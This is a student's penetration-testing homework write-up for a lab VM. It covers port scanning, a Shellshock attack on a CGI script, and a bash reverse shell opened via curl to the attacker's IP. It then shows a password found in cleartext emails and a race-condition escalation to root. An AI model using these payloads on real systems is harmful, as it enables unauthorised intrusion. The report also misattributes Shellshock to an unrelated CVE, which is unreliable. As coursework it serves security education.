
CSE 523 Homework 5

Executive Summary:


The Victim machine (CSE 523 Final) was found to be vulnerable to distinct vulnerabilities used in privilege escalation, ultimately resulting in invocation of root shell to retrieve the *secret* file. The *Apache* server version 2.4.18 hosted on the machine was found vulnerable to remote *Shellshock* attack, wherein a reverse shell was created to allow persistent access to the Victim machine. User password credentials that were stored in cleartext were located and retrieved from the filesystem directory, allowing for local, persistent access to the Victim machine. Two root SetUID programs located and identified within the Victim machine filesystem were vulnerable to race condition and buffer overflow vulnerabilities respectively. By using race condition upon one of these root SetUID programs (*overwriteFile),* I was able to achieve root shell access, effectively nullifying privilege escalation protections upon the Victim machine. With root shell access, I was able to locate and identify the contents of *secret* file found within the root directory of the machine. The following screenshot indicates successful access to root shell, contents of */root* directory, and contents of *secret* file. My name and the date of exploitation were echoed to validate authenticity.



```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
sudoers changed!
keanu@VM:/usr/local/bin/Custom_Scripts$ sudo bash
root@VM:/usr/local/bin/Custom_Scripts# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/usr/local/bin/Custom_Scripts# cd /root
root@VM:/root# ls
secret
root@VM:/root# vim secret
root@VM:/root# cat secret
fb8d98be1265dd88bac522e1b2182140
dc5d6e5c0ffd6d1cf249286ced098382
root@VM:/root# echo Anand Nambakam 5/3/2021
Anand Nambakam 5/3/2021
root@VM:/root#
```

Reproducible Notes:

1. After installing the victim VM and connecting it to the NAT network, I found the machine IP address on the login page using the GUI. The IP address for the victim machine is 10.0.2.4. For reference, my attacking machine has IP address 10.0.2.15.



Active Network Connections

Wired connection 2 (default)

General

Interface:	Ethernet (enp0s3)
Hardware Address:	08:00:27:47:90:59
Driver:	e1000
Speed:	1000 Mb/s
Security:	None

IPv4

IP Address:	10.0.2.4
Broadcast Address:	10.0.2.255
Subnet Mask:	255.255.255.0
Default Route:	10.0.2.1
Primary DNS:	192.168.1.1

IPv6

IP Address:	fe80::57a5:3d08:f7a0:221d/64

Figure 0: Identifying Victim Machine IP Address using GUI





Figure 1: Network Configuration

2. To identify the services running on the Victim machine, I used *nmap -sV 10.0.2.4* to identify services operating on open ports. *nmap* is a program that can be used to scan ports.




```
[Fri Apr 30]VM:Anand$ nmap -sV 10.0.2.4

Starting Nmap 7.01 ( https://nmap.org ) at 2021-04-30 00:32 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00050s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.3
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protoco
l 2.0)
23/tcp   open  telnet     Linux telnetd
53/tcp   open  domain     ISC BIND 9.10.3-P4-Ubuntu
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
3128/tcp open  http-proxy Squid http proxy 3.5.12
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.57 seconds
```

Figure 2: Services Running on Victim Machine using *nmap*

3. Apache service 2.4.18 is vulnerable to Shellshock vulnerability. This is detailed in https://www.cvedetails.com/cve/CVE-2018-1283/, wherein "a remote user may influence SessionEnv variables". This prompted me to attempt Shellshock on the Apache server.

   a. I opened the apache server address (http://10.0.2.4) on the Attacker machine, and observed the "CGI Scripts" link. Within were 5 CGI scripts. The "envVar.cgi" script confirms the IP address of the Victim machine.




Apache2 Ubuntu Default Page

CGI Scripts

List of all cgi scripts utilized by the business


```
test.cgi
envVar.cgi
myprog.cgi
counter.cgi
print.cgi
```



10.0.2.4/cgi-bin/envVar.cgi

```
****** Environment Variables ******
HTTP_HOST=10.0.2.4
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_REFERER=http://10.0.2.4/scripts.html
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 10.0.2.4 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.4
SERVER_ADDR=10.0.2.4
SERVER_PORT=80
REMOTE_ADDR=10.0.2.4
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/envVar.cgi
REMOTE_PORT=38554
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/envVar.cgi
SCRIPT_NAME=/cgi-bin/envVar.cgi
```


b. To see whether a remote user can set the user-agent information to any arbitrary string, I used *curl.* I wanted to use Burpsuite but had trouble installing it on the Attacker machine. As observed in the following output, I was able to alter the user-agent field, which can later contain the code I want to pass to */bin/bash*.



```
[Fri Apr 30]VM:Anand$ curl -A "test" -v http://10.0.2.4/cgi-bin/counter.cgi
*   Trying 10.0.2.4...
* Connected to 10.0.2.4 (10.0.2.4) port 80 (#0)
> GET /cgi-bin/counter.cgi HTTP/1.1
> Host: 10.0.2.4
> User-Agent: test
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 30 Apr 2021 04:38:32 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 24
< Content-Type: text/plain
<
Page Counter CGI Script
* Connection #0 to host 10.0.2.4 left intact
[Fri Apr 30]VM:Anand$ ]
```

Figure 3: Editing User-Agent variable remotely


c. I wanted to find out if I can trigger faulty parsing logic in *bash*, and get the CGI program to execute a command of my choice. First, I tried to run */bin/ls -l*. The only CGI script which executed the command was *counter.cgi*. Therefore, I knew to use this CGI script when later attempting to initiate Reverse Shell.



```
[Fri Apr 30]VM:Anand$ curl -A "() { echo hello;}; echo Content_type: text/plain;
 echo; /bin/ls -l" http://10.0.2.4/cgi-bin/counter.cgi
total 20
-rwxr-xr-x 1 root root 454 Nov 11 14:53 counter.cgi
-rwxr-xr-x 1 root root 118 Nov 10 23:50 envVar.cgi
-rwxr-xr-x 1 root root  77 Nov 11 14:50 myprog.cgi
-rwxr-xr-x 1 root root  89 Nov 11 14:51 print.cgi
-rwxr-xr-x 1 root root  89 Nov 11 14:52 test.cgi
[Fri Apr 30]VM:Anand$
```

Figure 4: Launching Shellshock Attack

d. To initiate a Reverse Shell, I used *netcat* with *-l* option to create a TCP server on Attacker machine that listens for connection on specified port. In another terminal window, I used the following command to launch an interactive shell, with redirected STDIN/STDOUT to the Attacking machine. The "0<&1 2>&1" achieves redirection of STDIN and STDOUT to my Attacker listening connection. After running the command, a Reverse Shell was initiated.




```
[Fri Apr 30]VM:Anand$ curl -e "() { echo hello;}; echo Content_type: text/plain;
 echo; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1" http://10.0.2.4/c
gi-bin/counter.cgi
```

```
[Thu Apr 29]VM:Anand$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 40282)
bash: cannot set terminal process group (1850): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ ls
```

Figure 5: Launching Reverse Shell via Shellshock Vulnerability

At this point, I have successfully obtained remote access to the victim VM.


4. To gain persistent access to the Victim machine, I tried using the hint that the "System logs the employee's emails within each users Documents". Within the Reverse Shell connection, I used *cd* to navigate to */home/keanu/documents*. Because the email log file names contain a space, it is necessary to use ' ' around the name for correct syntax. After using *cat* to read these email logs, I identified the email containing user Keanu password.



```
www-data@VM:/home/keanu/Documents/emails$ cat '08-17-20 11:39:17'
cat '08-17-20 11:39:17'
Keanu,

It has come to our attention that your password "password331" does not meet our
new security guidelines. At this time we request you change your password as soo
n as possible.

IT Head
www-data@VM:/home/keanu/Documents/emails$
```


Figure 6: Identifying user Keanu password from Email Log

Using this password, I was successfully able to login locally to Keanu account. This is important because the Reverse Shell I used previously has UID /www/data. Keanu user is not as restricted, although root shell is still to be achieved.



```
www-data@VM:/home/keanu/Documents/emails$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@VM:/home/keanu/Documents/emails$ whoami
whoami
www-data
```

Figure 7: ID of Reverse Shell (*www-data*)



```
keanu@VM:~$ id
uid=1001(keanu) gid=1001(keanu) groups=1001(keanu)
keanu@VM:~$
```

Figure 8: ID of Keanu User

At this point, I have successfully gained persistent access by finding important information on the machine. I can now login directly to the Victim machine without using a reverse shell.

5. To access the "Custom_Scripts" directory, I used the GUI to search for "Custom_Scripts". The directory is located at */usr/local/bin*. Alternatively, I could have used *find* command to crawl through the filesystem, but I found the GUI approach to be very simple.





Figure 9: Using Search GUI Functionality to find location of *Custom_Scripts* folder


   a. I used *ls -l* to see permissions of the four files in the Custom_Scripts directory. I observe that the *overwriteFile* and *scheduling* programs are both setUID root programs. This is indicated by the "s" bit set in permissions. What this tells me is that if I can get either program to execute malicious code, the code will be executed with root privilege. This is essential in ultimately achieving root shell via setUID programs.



```
keanu@VM:/usr/local/bin/Custom_Scripts$ ls -l overwriteFile scheduling timeOffRe
quests weeklySchedule
-rwsr-xr-x 1 root root 7844 Oct 27  2020 overwriteFile
-rwsr-xr-x 1 root root 7800 Nov 14 18:33 scheduling
-rw-r--r-- 1 root root  202 Apr 30 03:48 timeOffRequests
-rw-r--r-- 1 root root  277 Nov 24 16:14 weeklySchedule
keanu@VM:/usr/local/bin/Custom_Scripts$
```

Figure 10: Identifying permissions (SetUID root) of files in *Custom_Scripts* Directory


b. I suspect that *overwriteFile* contains a race condition vulnerability. When looking at the usage, I see that it “takes one file as argument and uses it’s contents to overwrite the contents of /tmp/XYZ” and also “allows freedom of use to direct the overwrite through use of symlinks on /tmp/XYZ”.



```
keanu@VM:/usr/local/bin/Custom_Scripts$ ./overwriteFile -h
Usage: ./overwriteFile <filename>
--------------------
Takes one file as argument and uses it's contents
to overwrite the contents of /tmp/XYZ

This allows freedom of use to direct the overwrite
through use of symlinks on /tmp/XYZ
keanu@VM:/usr/local/bin/Custom_Scripts$
```

Figure 11: Usage of *overwriteFile* Program


c. I used Ghidra to reverse the binary for *scheduling* program. Ghidra is a software reverse engineering framework. The red outline indicates the race condition vulnerability which I will attempt to use. The program invokes *access()* system call to check whether the real user has the write permission to */tmp/XYZ*. After the check, the program opens the file with *fopen* and writes to it. *fopen()* only checks for effective user, which is a discrepancy with the *access()* call. There is a window of time between when the file is checked and the file is opened, where I can introduce a symbolic link to some file other than */tmp/XYZ.* In order to achieve root access, some possible files to change would be */etc/passwd /etc/sudoers /etc/groups* and */etc/shadow*.



```
memset(local_208,0,500);
pFVar3 = fopen((char *)puVar1[1],"r");
if (pFVar3 == (FILE *)0x0) {
  perror("Error while opening the file. \n");
                    /* WARNING: Subroutine does not return */
  exit(1);
}
fread(local_208,1,500,pFVar3);
fclose(pFVar3);
iVar2 = access("/tmp/XYZ",2);
if (iVar2 == 0) {
